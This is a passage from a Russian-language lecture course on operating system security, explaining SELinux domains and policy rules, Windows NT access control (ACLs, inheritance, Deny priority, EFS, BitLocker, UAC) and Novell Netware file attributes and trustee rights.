system_u:system_r:httpd_t:s0    apache    9574  9573  0 апр19 ?     00:00:00 php-fpm: pool www
system_u:system_r:httpd_t:s0    apache    9575  9573  0 апр19 ?     00:00:00 php-fpm: pool www
system_u:system_r:httpd_t:s0    apache    9576  9573  0 апр19 ?     00:00:01 php-fpm: pool www
system_u:system_r:httpd_t:s0    apache    9577  9573  0 апр19 ?     00:00:01 php-fpm: pool www
system_u:system_r:httpd_t:s0    apache    9578  9573  0 апр19 ?     00:00:00 php-fpm: pool www
system_u:system_r:httpd_t:s0    apache   12016  9573  0 апр20 ?     00:00:00 php-fpm: pool www
```

Контекст безопасности в этом примере – system_u:system_r:httpd_t:s0

Контекст безопасности состоит из четырех частей: пользователь, роль, домен и чувствительность. Пользователь, роль и чувствительность работают так же, как и для файлов (объяснение выше). Домен уникален для процессов. В приведенном выше примере мы видно, что несколько процессов `httpd` выполняются в домене `httpd_t`.

Домен для процесса дает процессу контекст для запуска. Это как пузырь вокруг процесса, который `confines` (границы) его. Он сообщает процессу, что он может сделать, а что нет. Это ограничение гарантирует, что каждый домен процесса может работать только с определенными типами файлов и ничего более.

Используя эту модель, даже если процесс захвачен другим вредоносным процессом или пользователем, худшее, что он может сделать, это повредить файлы, к которым у него есть доступ. Например, демон `httpd` не будет иметь доступа к файлам, используемым, скажем, `sendmail` или `samba` (хотя DAC механизм может разрешать такой доступ). Это ограничение реализовано на уровне ядра: оно применяется, когда политика SELinux загружается в память, и, таким образом, контроль доступа становится `mandatory` (обязательными).

Соглашения об именах

SELinux для пользователей добавляется суффикс «`_u`», для ролей – «`_r`», а для типов (для файлов) или доменов (для процессов) – «`_t`».

Как процессы получают доступ к ресурсам

Файлы и процессы могут иметь разные контексты, и они ограничены их собственными типами или доменами. Для запуска процесс должен получить доступ к своим файлам и выполнить с ними некоторые действия (открыть, прочитать, изменить или выполнить). Каждый процесс может иметь доступ только к определенным типам ресурсов (файлы, каталоги, порты и т. д.).

SELinux устанавливает эти правила доступа в политике. Правила доступа следуют стандартной структуре allow Statement:

```
allow <domain> <type>:<class> { <permissions> };
```

`Class` определяет, что на самом деле представляет ресурс (файл, каталог, символическая ссылка, устройство, порты, курсор и т. д.)

Вот что означает оператор allow:

- Если процесс относится к определенной области
- И объект ресурса, к которому он пытается получить доступ, имеет определенный класс и тип
- Затем разрешить доступ
- Остальное запретить доступ

Контекстное наследование для файлов и каталогов

SELinux обеспечивает то, что мы можно назвать «наследованием контекста». Это означает, что, если это явно не указано в политике, процессы и файлы создаются с учетом контекста их родителей.

Таким образом, если у нас есть процесс с именем «`proc_a`», порождающий другой процесс с именем «`proc_b`», то этот процесс будет запущен в том же домене, что и «`proc_a`», если иное не указано политикой SELinux.

Аналогично, если у нас есть каталог с типом «`some_context_t`», любой файл или каталог, созданный в нем, будет иметь тот же тип контекста, если в политике не указано иное.

Это наследование не сохраняется, когда файлы копируются в другое место. После выполнения операции копирования скопированный файл или каталог принимает контекст типа целевого расположения. Например, если вы переместите все html-файлы вашего вебсайта из стандартной папки /var/www/html/site куда-нибудь в другое место файловой иерархии, то без перенастройки контекста вы получите ошибку 403 Forbidden при обращении к любой странице.

Переход домена (Domain transition)

Domain transition – это метод, при котором процесс меняет свой контекст с одного домена на другой. Тема большая, сложная, краткий иллюстрация – запуск демонов, запускающихся процессом `systemd`: процесс, выполняющийся в домене `init_t` (короткоживущий) вызывает двоичный исполняемый файл `/usr/sbin/httpd`, который имеет контекст типа `httpd_exec_t`. Когда двоичный исполняемый файл запускается, он становится демоном `httpd` и запускается в домене `httpd_t`. Т.е., процесс, запущенный в домене `init_t`, выполняет двоичный файл с типом `httpd_exec_t` и этот файл запускает демона в домене `httpd_t`.

Защита в ОС семейства Windows NT

В отличие от семейства ОС Unix, где все задачи разграничительной политики доступа к ресурсам практически решаются средствами управления доступом к объектам файловой системы, доступ в ОС семейства Windows NT[1] разграничивается собственным механизмом для каждого ресурса. Другими словами, при рассмотрении механизмов защиты ОС Windows встаёт задача определения и задания требований к полноте разграничений (это определяется тем, что считать объектом доступа).

[1] К ОС семейства Windows NT в данном курсе лекций относятся все версии Windows, начиная с «основоположника» семейства Windows NT до новейших Windows 10 и Windows Server 2016.

Так же, как и для семейства ОС Unix, здесь основными механизмами защиты являются:

- идентификация и аутентификация пользователя при входе в систему;
- разграничение прав доступа к ресурсам, в основе которого лежит реализация дискреционной модели доступа (отдельно к объектам файловой системы, к устройствам, к реестру ОС, к принтерам и др.);
- аудит, т.е. регистрация событий.

По сравнению с разграничениями прав доступа к файловым объектам на Unix-подобных ОС, Windows NT обладает существенно более продвинутыми возможностями, реализованными в её основной файловой системе NTFS. Существенно расширены атрибуты доступа, устанавливаемые на различные иерархические объекты файловой системы (логические диски, каталоги, файлы). В частности, атрибут «запись» может устанавливаться и на каталог, тогда он наследуется соответствующими файлами.

При этом существенно ограничены возможности управления доступом к другим защищаемым ресурсам, в частности, к устройствам ввода. Например, в NT отсутствует атрибут «исполнение», т.е. невозможно запретить запуск несанкционированной программы с определённого устройства ввода.

Любой пользователь Windows NT характеризуется определенной учётной записью. Под учётной записью понимается совокупность прав и дополнительных параметров, ассоциированных с определенным пользователем. Кроме того, пользователь принадлежит к одной или нескольким группам безопасности. Принадлежность к группе позволяет быстро назначать права доступа и полномочия.

Windows NT содержит некоторые предопределённые (встроенные) учётные пользовательские записи:

- *Guest* – учетная запись, фиксирующая минимальные привилегии гостя;
- *Administrator* – встроенная учетная запись для пользователей, наделенных максимальными привилегиями;

Кроме них имеются две скрытые встроенные учетные записи:

- *System* – учетная запись, используемая операционной системой; обладает более высокими привилегиями в локальной системе, чем Administrator;
- *Creator-owner* – создатель-владелец (файла или каталога).

Локальные встроенные группы содержат[1]:

- *Account operators;*
- *Administrators;*
- *Backup operators;*
- *Guests;*
- *Print operators;*
- *Replicator;*
- *Server operators;*
- *Users.*

Помимо этих встроенных групп имеется ещё ряд специальных групп:

[1] Название и содержимое встроенных локальных групп может различаться в различных версиях Windows.

- *Everyone* – в эту группу по умолчанию включаются все без исключения пользователи в системе (невозможно *не быть* членом группы *Everyone*);
- *Authenticated users* – в эту группу включаются все аутентифицированные пользователи;
- *Self* – сам объект.

Локальная политика безопасности ОС Windows NT регламентирует правила безопасности на локальном компьютере. С ее помощью можно распределить административные роли, конкретизировать привилегии пользователей, назначить правила аудита.

Каждый защищенный объект Windows – в том числе файлы, папки, общие ресурсы, принтеры и разделы реестра – поддерживает разрешения безопасности. Любую папку Windows можно сделать общедоступной, чтобы разрешить к ней удалённый доступ. Разрешения *Share* (Доступ) можно назначать любым объектам типа папка и принтер в Windows, но разрешения применяются (действуют), только если обращение к объекту происходит через сеть. К разрешениям *Folder Share* относятся *Full Control, Change* и *Read*.

Построение файловой системы и разграничение доступа к файловым объектам на NTFS имеет особенности, присущие только семейству Windows. Поскольку файлы и каталоги в Windows NT являются объектами, контроль безопасности осуществляется на объектном уровне. Дескриптор безопасности любого объекта в разделе NTFS содержит два списка контроля доступа (ACL) — дискреционный (*discretionary ACL* (DACL)) и системный (*system ACL* (SACL)).

Если объект, к которому предоставлен сетевой доступ, расположен на файловой системе NTFS, то эффективные права, которые получает пользователь при обращении к этому объекту, будут определяться более жёсткими (наименьшими) из двух: Share или NTFS permissions.

В ОС Windows NT управление доступом к файлам и каталогам NTFS возлагается не только на администратора, но и на владельца ресурса и контролируется системой безопасности с помощью т.н. маски доступа (*access mask*), содержащейся в записях списка контроля доступа ACL.

Маска доступа включает стандартные (*Synchronize, Write_Owner, Write_Dac, Read_Control, Delete*), специфические (*Read(Write)_Data, Append_Data, Read(Write)_Attributes, Read(Write)_ExtendedAttributes, Execute*) и общие (*Generic_Read(Write), Generic_Execute*) права доступа. Все эти права входят в дискреционный список контроля доступа (DACL). Вдобавок маска доступа содержит бит, который соответствует праву *Access_System_Security*. Это право контролирует доступ к системному списку контроля доступа (SACL).

В списке DACL определяется, каким пользователям и группам разрешен или запрещен доступ к данному ресурсу. Именно этим списком может управлять владелец объекта.

SACL (System Access Control List) — список управления доступом к объектам Microsoft Windows, используемый для аудита доступа к объекту. SACL – это традиционный механизм логирования событий, который определяет, как проверяется доступ к файлам и папкам. В отличие от DACL, SACL не может ограничивать доступ к файлам и папкам. Но он может отследить событие, которое будет записано в журнал событий безопасности (security event log), когда пользователь обратится к файлу или папке. Это отслеживание может быть полезно при решении проблем доступа или при определении запрещенного проникновения. Только системный администратор управляет этим списком.

Стандартные права (permissions) – это такие права, которые позволяют контролировать широкий спектр отдельных прав. Стандартные права для файлов включают в себя следующие:

- *Full Control* (Полный доступ)

- *Modify* (на изменение)
- *Read & Execute* (на чтение и выполнение)
- *Read* (на чтение)
- *Write* (на запись)

Папки имеют такие же стандартные права, что и файлы, за исключением одного дополнительного стандартного права под названием "*List Folder Contents*" (список содержимого папок). Если же посмотреть на права на ключи реестра (Registry keys), на принтеры и на объекты Active Directory, то для этих объектов существует совершенно различный набор стандартных прав.

Расширенные права – это специальные права, которые сгруппированы вместе для создания стандартных прав. Т.к. расширенные права используются в сочетаниях для создания стандартных прав, в целом их гораздо больше. Можно сказать, что более «крупные» *стандартные права* образуются из более «мелких» *расширенных прав*. Для файлов список *расширенных прав* будет выглядеть следующим образом:

- *Full Control*
- *Traverse Folder/Execute File*
- *List Folder/Read Data*
- *Read Attributes*
- *Read Extended Attributes*
- *Create Files/Write Data*
- *Create Folders/Append Data*
- *Write Attributes*
- *Write Extended Attributes*
- *Delete Read Permissions*
- *Change Permissions*
- *Take Ownership*

Например, набор *расширенных прав*, которые образуют *стандартное право* **Read** (право на чтение), включат в себя:

- *List Folder/Read Data*
- *Read Attributes*
- *Read Extended Attributes*
- *Read Permissions*

Например, имея для какой-либо папки расширенные права *Create Files/Write Data* и *Create Folders/Append Data*, можно разрешить создавать в этой папке только новые файлы, но не разрешать создавать подкаталоги (подпапки).

Для папки расширенные права идентичны правам для файла. Но расширенные права для принтеров или ключей реестра (Registry key) полностью различаются.

При просмотре списка access control list (ACL) можно увидеть два типа прав: *Inherited* (наследуемые) и *Explicit* (прямые). *Наследуемые* права в графическом интерфейсе отображены закрашенными (бледными) галочками, *прямые* – яркими. Унаследованные права изменить невозможно, пока наследование не будет явным образом отменено снятием отметки "*Inherit from parent the permission entries that apply to child objects. Include these with entries explicitly defined here*", как показано на рисунке:




Рис.46 Вы не можете изменять наследуемые права для любой папки или файла

На любом уровне в структуре ресурсов, вы всегда можете добавлять новые элементы в ACL. Эти элементы для целевого ресурса называются прямыми правами (*explicit permissions*), т.к. они настраиваются непосредственно для ресурса.

Наследование прав доступа означает, что информация об управлении доступом, определенная в высших слоях контейнеров в каталоге, распространяется ниже – на вложенные контейнеры и объекты-листья. Существуют две модели наследования прав доступа: *динамическая* и *статическая*. При *динамическом* наследовании права определяются путем вычисления разрешений на доступ, назначенных непосредственно для объекта, а также для всех родительских объектов в каталоге в момент *обращения* к объекту. В Windows NT реализована *статическая* форма наследования прав доступа, иногда также называемая наследованием в *момент создания*. Информация об управлении доступом к контейнеру распространяется на все вложенные объекты контейнера. При создании нового объекта наследуемые права сливаются с правами доступа, назначаемыми по умолчанию.

По сравнению с динамической формой наследования, статическая не вносит больших задержек *при обращении* к объекту, т.к. фактически проверка выполняется ровно в одном ACL, связанном с этим объектом. Но, оборотной стороной статической формы наследования является значительное время и потребление ресурсов в момент *создания* прав. Для больших иерархических структур – «широких» и «глубоких», с количеством в десятки, сотни тысяч и более объектов – время «прорастания» прав может достигать очень ощутимых значений – десятков минут, часов и даже нескольких суток! И при этом довольно ощутимо нагружается процессор системы, в которой «прорастают» права. Что неприятно: практически невозможно оценить, за какое время полностью произойдёт это самое «прорастание» (по сути, запись во все ACL всех «нижележащих» объектов), и нет возможности повлиять на это какими-либо настройками операционной системы.

Ещё один момент, связанный со статической природой записей в ACL. Предположим, у вас в корне диска D: имеется рабочая папка \DOC, в которой содержится несколько других подкаталогов (подпапок), например, \DOC\Work1, \DOC\Work2, \DOC\Work3 и т.д. Права явно назначены только на D:\DOC и, соответственно, были унаследованы для всех нижележащих каталогов. После переноса (move) системными средствами, например, с помощью проводника, одной из папок (скажем, D:\DOC\Work2) в корень диска D:, «внезапно» выяснятся, что права доступа к D:\Work2 остались такими же, какими они были *до перемещения* папки, а не унаследовались от корня диска D:\. Т.е., ACL папки Work2 (в который статически были вписаны наследованные от D:\DOC права), переместился вместе с

самой папкой. Об этой особенности статической формы наследования надо обязательно помнить.

Интересной особенностью системы назначения прав в Windows NT является возможность назначить или *Разрешение* (Allow) или *Запрет* (Deny). Подсистема безопасности Local Security Authority (LSASS), когда осуществляет контроль доступа к ресурсу, основывается на security ID (SID), помещённом в ACL объекта, сравнивая его с SID, который назначается пользователю при входе в систему. Если SID, присвоенный пользователю, находится в ACL, то LSASS должен определить, какой тип доступа установлен для объекта – Allow или Deny. Права Allow и Deny наследуются также для всей структуры, как и для прав описанных выше.

Deny не самый распространённый способ настройки доступа к ресурсам, который может заметно усложнить определение эффективных прав. Как пример, оправдывающий применение Deny, можно назвать случай, когда вы хотите запретить доступ к ресурсу одному конкретному пользователю некоторой группы, для которой этот доступ явно установлен в *Allow*. Если удаление пользователя из этой группы по какой-либо причине невозможно, то выходом может быть *Deny* для этого пользователя, назначенный на том же уровне, что и *Allow* для группы, т.к. *Deny* имеет приоритет и проверяется раньше *Allow*.

Как упоминалось выше, при входе в систему пользователь получает т.н. «маркер доступа» – сеансовый «билет», в котором вписан SID пользователя и SID-ы групп безопасности, членом которых он является. Из этого следует не вполне очевидный вывод: если вы модифицируете права доступа пользователя к ресурсу, включая/исключая его в/из группу/-ы, то LSASS «узнает» об этом только при входе пользователя в систему, т.е. если пользователь уже вошёл в систему и администратор уже после входа включил его в какую-либо группу, то пользователь не получит доступа к ресурсам, разрешённым для группы, пока не сделает logoff-logon (только тогда в его «маркере доступа» появится SID новой группы).

Как уже было упомянуто выше, назначенный на одном уровне *Deny* имеет приоритет перед *Allow*. Но при этом унаследованный *Deny* менее приоритетен, чем явно назначенный *Allow*. Список приоритетов прав приведён ниже, более высокое положение в списке означает более высокий приоритет:

- *Explicit Deny*
- *Explicit Allow*
- *Inherited Deny*
- *Inherited Allow*

В ранних версиях NT право *Deny* всегда имело приоритет перед *Allow*, невзирая на то, было *Deny* назначение прямым или унаследованным. В современных вариантах наследование принимается во внимание.

Ещё одним любопытным элементом назначения прав в Windows NT является наличие специального пользователя *Creator-Owner* (создатель-владелец). При назначении прав для этого пользователя, они (права) в итоге (в ACL объекта) окажутся с соответствующим SID-ом того, кто создал этот объект. С помощью *creator-owner* можно сделать полный эквивалент *sticky bit* для каталога в файловой системе Unix: при создании файла разрешить к нему полный доступ для владельца и ограничить доступ для остальных пользователей. Заметным и существенным отличием в парадигме назначения прав в Windows NT по сравнению с Unix можно отметить, что право удаления файла – это не право Write в содержащем его каталоге, а свойство самого файла. Т.е., в одном и том же каталоге в NT можно иметь множество файлов с возможностью их удаления и с запретом удаления, даже если у всех файлов будет один и тот же владелец.

Дополнительным (но встроенным исходно в систему) средством защиты файловой системы ОС семейства Windows NT является возможность шифрования файлов и/или каталогов. Первые версии (начиная с Windows 2000) назывались EFS (шифрованная файло-

вая система), они обладали некоторыми существенными недостатками. Начиная с Vista, эта функция была дополнена более продвинутой технологией BitLocker.

Шифрование диска BitLocker и шифрованная файловая система (EFS) имеют ряд различий. Шифрование BitLocker защищает *все* личные и системные файлы на диске с установленной ОС Windows (диск операционной системы) на случай кражи компьютера или попытки доступа к нему посторонних лиц. С помощью BitLocker можно шифровать все файлы на несъёмных дисках (например, внутренних жестких дисках), а также файлы на съёмных носителях (например, внешних жестких дисках или USB-устройствах флэш-памяти) с помощью BitLocker To Go. Файловая система EFS используется для защиты отдельных файлов на любом диске на уровне пользователя. Ниже приведена таблица, в которой сведены основные различия между BitLocker и EFS:

BitLocker	**Файловая система EFS**
BitLocker выполняет шифрование всех личных и системных файлов на диске с ОС, несъемных и съемных дисках.	EFS по отдельности шифрует личные файлы и папки и не шифрует все содержимое диска.
BitLocker не зависит от отдельных учетных записей пользователей, связанных с файлами. BitLocker либо включен, либо отключен, и это применяется для всех пользователей и групп.	EFS шифрует файлы на основе сопоставленной им учетной записи пользователя. При наличии на компьютере нескольких пользователей или групп они могут шифровать собственные файлы независимо друг от друга.
BitLocker использует доверенный платформенный модуль (TPM) - особую микросхему, присутствующую во многих компьютерах, поддерживающую дополнительные функции безопасности для шифрования диска с ОС.	EFS не требует и не использует дополнительное оборудование.
Для включения или отключения шифрования BitLocker на диске с установленной ОС Windows и на съемных дисках необходимо иметь права администратора.	Для использования EFS прав администратора не требуется.

Для шифрования можно применять как BitLocker, так и EFS, чтобы использовать возможности обоих компонентов. При использовании EFS ключи шифрования хранятся на одном диске с операционной системой компьютера. Несмотря на то, что ключи, используемые вместе с EFS, зашифрованы, их уровень безопасности может оказаться недостаточным, если злоумышленник сможет получить доступ к диску с ОС. Использование BitLocker для шифрования диска с ОС поможет защитить эти ключи, запрещая загрузку диска или доступ к нему при установке в другой компьютер.

Начиная с Vista, в состав ОС была включён механизм управления учетными записями пользователей (UAC). То, как он был реализован в Vista, многих пользователей системы очень раздражало – на каждое, с точки зрения системы, подозрительное действие, выскакивало окошко с требованием подтвердить это действие. У UAC существовало всего два состояния – включено и выключено. Многих эта технология очень раздражала и пользователи почти поголовно её отключали. В Windows 7 механизм был существенно доработан и улучшен. Даже если вы работаете под учётной записью администратора или её эквивалентом (конечно же, это не рекомендуемый режим, но так поступают очень многие), то при включённом UAC'е любая попытка доступа к *системным файлам*, *службам* или *реестру* будет блокирована и появится окно, которое потребует подтверждение пользователя на дальнейшие действия. Уровень предупреждений имеет теперь четыре градации, вместо простого «включено-выключено»:

1. **Самый высокий уровень** – предупреждения при любых попытках модифицировать системные настройки и файлы, а так же при установке программного обеспечения.

2. **Второй уровень** – предупреждения только при попытках внести изменения в системную конфигурацию и настройки пользователя.
3. **Третий уровень** – предупреждения только при попытках внести изменения в системную конфигурацию.
4. **Четвертый уровень** – полное отключение UAC.

Также появилась возможность изменить настройки UAC средствами политик безопасности:

1. **Behavior of the elevation prompt for administrators** – позволяет задать режим поведения окна валидации при повышении прав для администраторов. К примеру, можно включить подтверждение прав с помощью пароля (*prompt for credentials*) или оставить подтверждение прав только с помощью нажатия OK (*prompt for consent*).
2. **Behavior of the elevation prompt for users** – аналогично первому пункту, но для учетных записей в режиме пользователя.
3. **Switch to the secure desktop when prompting for elevation** – переключению рабочего стола в безопасный режим при прохождении валидации. Для пользователя включение данной политики отражается в виде затенения рабочего стола при прохождении проверки. В действительности роль данной политики состоит в изоляции процедуры валидации от других работающих программ с целью предотвратить перехват окна UAC программным способом.
4. **Virtualizes file and registry write failures to per-user locations** – виртуализация файлов и реестра. Позволяет работать с программами в режиме виртуализации, с целью исключить повреждения файловой системы и реестра (режим *песочницы*).

С точки зрения безопасности необходимо отметить, что ОС семейства Windows NT имеют некоторые принципиальные недостатки защитных механизмов. В отличие от ОС семейства Unix, в ОС Windows невозможна в общем случае реализация централизованной схемы администрирования механизмов защиты или соответствующих формализованных требований. В ОС Unix это распространялось лишь на запуск процессов. Связано это с тем, что в ОС Windows принята иная концепция реализации разграничительной политики доступа к ресурсам (для NTFS).

В рамках этой концепции разграничения для файла приоритетнее, чем для каталога, а в общем случае – разграничения для *включаемого* файлового объекта приоритетнее, чем для *включающего*. Это приводит к тому, что пользователь, создавая файл и являясь его «владельцем», может назначить любые атрибуты доступа к такому файлу (т.е. разрешить к нему доступ любому иному пользователю). Обратиться к этому файлу может пользователь (которому назначил права доступа «владелец») вне зависимости от установленных администратором атрибутов доступа на каталог, в котором пользователь создает файл. Данная проблема непосредственно связана с реализуемой в ОС Windows концепцией защиты информации.

Далее, в ОС семейства Windows NT не в полном объеме реализуется дискреционная модель доступа, в частности, не могут разграничиваться права доступа для пользователя *System* («Система»). В ОС присутствуют не только пользовательские, но и системные процессы, которые запускаются непосредственно системой. При этом доступ системных процессов не может быть разграничен. Соответственно, все запускаемые системные процессы имеют неограниченный доступ к защищаемым ресурсам. С этим недостатком системы защиты связано множество атак, в частности, несанкционированный запуск собственного процесса с правами системного. Это возможно и вследствие некорректной реализации механизма обеспечения замкнутости программной среды. Одним из серьёзных улучшений в этой области стало принципиальное лишение сервисов возможности выводить диалоговые интерактивные окна (начиная с Vista).

В ОС семейства Windows (NT/2000/XP/7/8/10) невозможно в общем случае обеспечить замкнутость (или целостность) программной среды. С точки зрения обеспечения замкнутости программной среды (т.е. реализации механизма, обеспечивающего возможность пользователям запускать только санкционированные процессы (программы)), действия пользователя по запуску процесса могут быть как явными, так и скрытыми.

Явные действия предполагают запуск процессов (исполняемых файлов), которые однозначно идентифицируются своим именем. Скрытые действия позволяют осуществлять встроенные в приложения интерпретаторы команд. Примером таковых могут служить офисные приложения. При этом скрытыми действиями пользователя будет запуск макроса.

В данном случае идентификации подлежит лишь собственно приложение, например, процесс winword.exe. При этом он может помимо своих регламентированных действий выполнять те скрытые действия, которые задаются макросом (соответственно, те, которые допускаются интерпретатором), хранящемся в открываемом документе. То же относится и к любой виртуальной машине, содержащей встроенный интерпретатор команд.

Также необходимо отметить, что в ОС семейства Windows NT невозможно встроенными средствами гарантированно удалять остаточную информацию. В системе просто отсутствуют соответствующие механизмы.

Кроме того, ОС семейства Windows NT не обладают в полном объеме возможностью контроля целостности файловой системы. Встроенные механизмы системы позволяют контролировать только собственные системные файлы, не обеспечивая контроль целостности файлов пользователя.

Аудит в ОС семейства Windows NT не обеспечивается регистрация выдачи документов на «твёрдую копию», а также некоторые другие требования к регистрации событий.

Многие механизмы, необходимые с точки зрения выполнения формализованных требований безопасности, ОС семейства Windows не реализуют в принципе, либо реализуют лишь частично. Большинство современных универсальных ОС не выполняют в полном объеме требования к защите АС по классу 1Г. Это значит, что, учитывая требования нормативных документов, они не могут – без использования добавочных средств защиты – применяться для защиты даже конфиденциальной информации. При этом следует отметить, что основные проблемы защиты здесь вызваны не невыполнимостью ОС требований к отдельным механизмам защиты, а принципиальными причинами, обусловленными реализуемой в ОС концепцией. Концепция эта основана на реализации распределённой схемы администрирования механизмов защиты, что само по себе является невыполнением формализованных требований к основным механизмам защиты.

Защита файловой системы в ОС Novell Netware

Хотя Netware формально (и реально) относится к сетевым операционным системам, в этом разделе («безопасность *автономных* операционных систем») будет рассмотрена её безопасность, относящаяся к предоставляемым ею файловым ресурсам и к разграничению доступа к ним. С точки зрения пользовательской операционной системы (MS-DOS, Windows, Linux, MAC OS) Netware, по сути, имитирует локальный дисковый ресурс, но со своими механизмами защиты и разграничения доступа, иногда заметно отличающимися от таковых в пользовательской ОС, для которой предоставлен дисковый ресурс. Несмотря на то, что сегодня уже не существует фирмы Novell, а её ОС Netware давно объявлена EOL (“End-Of-Life”), в этой операционной системе существуют некоторые интересные и уникальные механизмы, заслуживающие отдельного изучения.

Файлы и каталоги (папки) в файловой системе Netware могут иметь атрибуты, с помощью которых может быть реализована т.н. «мягкая защита». Список атрибутов для файла:

- *Ro* Read-only
- *Rw* Read-write

- *H* Hidden
- *Sy* System
- *P* Purge
- *A* Archive-needed
- *Di* Delete-inhibit
- *Ri* Rename-inhibit
- *Sh* Shareable
- *T* Transactional
- *Ci* Copy-inhibit
- *X* eXecute-only
- *Dm* Don't migrate
- *Ic* Immediate compress
- *Dc* Don't compress
- *Ds* Don't suballocate
- *N* Normal

Статусные флаги для файлов:

- *Co* Compressed
- *Cc* Can't compress
- *M* Migrated

Некоторые атрибуты, например, *Sy, Hi, A* – напрямую один-в-один «транслируются» в клиентскую ОС в обычные для этой ОС атрибуты (речь о MS-DOS и Windows). Некоторые другие – *Di, Ri* – будучи установлены поодиночке или вместе, «транслируются» в атрибут *Ro* (ReadOnly), более «понятный» клиентской системе. «Мягкая защита» с использованием атрибутов заключается в том, что если у файла установлен *Di* (Delete-inhibit), то его не сможет удалить даже пользователь, имеющий полные права на файл, включая администратора. То же самое касается атрибута *Ri* (Rename-inhibit) – файл с таким атрибутом не сможет переименовать даже пользователь с полными правами. Конечно, сбросив *Di/Ri,* пользователь в итоге сможет удалить/переименовать файл, но пока эти атрибуты установлены – у него это сделать не получится.

N (Normal) – это не реальный атрибут, при указании *N* в команде модификации атрибутов все атрибуты файла сбрасываются в умолчательное (нормальное) состояние.

Любопытная история связана с *X* (eXecute-only) – для Windows-систем этот атрибут не играет практически никакой роли, изначально он предназначался для клиентских систем с MAC OS, где разделялось выполнение и чтение, и можно было явно разрешить выполнение некоторого программного файла, не разрешая его чтения (копирования). Но, будучи установлен штатными средствами, утилитами Netware, этот бит предотвращает возможность копирования файла, в т.ч. и средствами Windows. Казалось бы, невелика беда, сбросить *X* – и нет проблемы. Но тут разработчики Netware устроили некоторую странность – установить eXecute-only можно, а вот сбросить – почему-то нельзя[1]. Единственной нештатной возможностью сбросить X оказалась сторонняя утилита командной строки, работающая вызовами MAC OS при работе с файлами.

Список атрибутов для директорий (папок) заметно меньше списка для файлов:

- *N* Normal
- *Sy* System

[1] Говорят, что исходно невозможность сброса атрибута X была ошибкой. Не очень понятно, почему она так и не была исправлена даже в самых последних версиях Netware.

- *H* Hidden
- *Di* Delete-inhibit
- *Ri* Rename-inhibit
- *P* Purge
- *Dc* Don't compress
- *Ic* Immediate compress
- *Dm* Don't migrate

Следует дополнительно отметить атрибут *P* (Purge) – если он установлен у файла и/или директории, то после удаления файла/файлов они сразу же уничтожаются необратимо[1]. Без этого бита Netware предоставляет возможность восстановить удалённые (например, по ошибке) файлы простым вызовом команды из контекстного меню. Функционал, к которому Windows «шла» почти два десятилетия.

Основным механизмом назначения прав на файловой системе Netware является назначение т.н. Trustees (Опекунов – не очень благозвучный перевод) на объект: файл или каталог. В Netware реализована дискреционная модель доступа к ресурсам, т.е. у каждого объекта есть сопутствующий список доступа (ACL), куда вписываются *опекуны*. Права наследуются вниз по файловой иерархии, причём модель наследования в данном случае *динамическая*. Это означает очень быструю процедуру собственно назначения (одна запись в один ACL, сравните со статическим «прорастанием» – записью во все ACL всех нижележащих объектов). Но, соответственно, для динамики присутствует замедление доступа к объекту, т.к. права на объект вычисляются именно в момент обращения. Надо отметить, что понимая основную проблему (скорость вычисления прав) динамической модели наследования, разработчики Netware сумели реализовать очень быструю и эффективную проверку прав при обращении к объекту, практически не замедляющую работу с файлами.

Проверка усложняется тем, что для вычисления эффективных прав доступа на файл требуется не только «пробежаться» вверх по файловой иерархии, находя явные назначения для пользователя, но необходимо проделать то же самое для объектов, с которыми пользователь *эквивалентен по безопасности*. В частности, пользователь *всегда эквивалентен по безопасности* группам, членом которых он является. При работе со службой каталога *eDir* объект эквивалентен по безопасности всем объектам, имена которых образуют правую часть его полного составного имени. Т.е., если у нас есть пользователь с именем .CN=User.OU=HR.OU=Dep.O=Firma, то этот пользователь эквивалентен по безопасности всей организации Firma, организационному подразделению Dep и отделу HR, в котором он работает. Это означает необходимость поиска назначений прав «вверх» по иерархии для всех объектов, входящих в полное составное имя.

Есть ещё одна *эквивалентность по безопасности* – явно назначенная. Т.е., пользователь (явно) получает все права того объекта, который администратор делает эквивалентным ему по безопасности. С удалением исходного объекта эти права у пользователя, естественно, исчезают.

Список возможных прав в Netware не различается для файла и каталога. Прав (биты) ровно восемь штук – это не удивительно, т.к. для их определения использовался 8-битовый байт.

Ещё один механизм, используемый при работе с правами в файловой системе Netware – фильтр наследуемых прав (IRF – *Inherited Right Filter*). Это свойство файла (каталога), определяющее, какие права данный файл (каталог) наследует от родительского каталога. По сути это битовая маска, в которой биты по позиции совпадают с соответствующими битами прав.

Наследуемые права – права, передаваемые (распространяемые) от родительского каталога. Вычисляются с использованием операции логического ‘И’ (AND, &) пришедших

[1] Необратимо с точки зрения штатных средств операционной системы.

«сверху» прав и фильтра наследуемых прав (IRF). *Эффективные права* – права, которыми пользователь реально обладает по отношению к файлу или каталогу.

Право	Обозначение	Описание
Supervisor	S	Предоставляет все права по отношению к каталогу или файлу, включая возможность назначения этого права другим пользователям. *Не блокируется* фильтром наследуемых прав IRF. Это право не может быть удалено ниже по дереву каталогов
Read	R	Чтение существующего файла (просмотр содержимого текстового файла, просмотр записей в файле базы данных и т.д.)
Write	W	Запись в существующий файл (добавление, удаление частей текста, редактирование записей базы данных)
Create	C	Создание в каталоге новых файлов (и запись в них) и подкаталогов. На уровне файла позволяет восстанавливать файл, если он был ошибочно удалён (восстановить файл == вос**создать**).
Erase	E	Удаление существующих файлов и каталогов
Modify	M	Изменение имён и атрибутов (файлов и каталогов), но не содержимого файлов
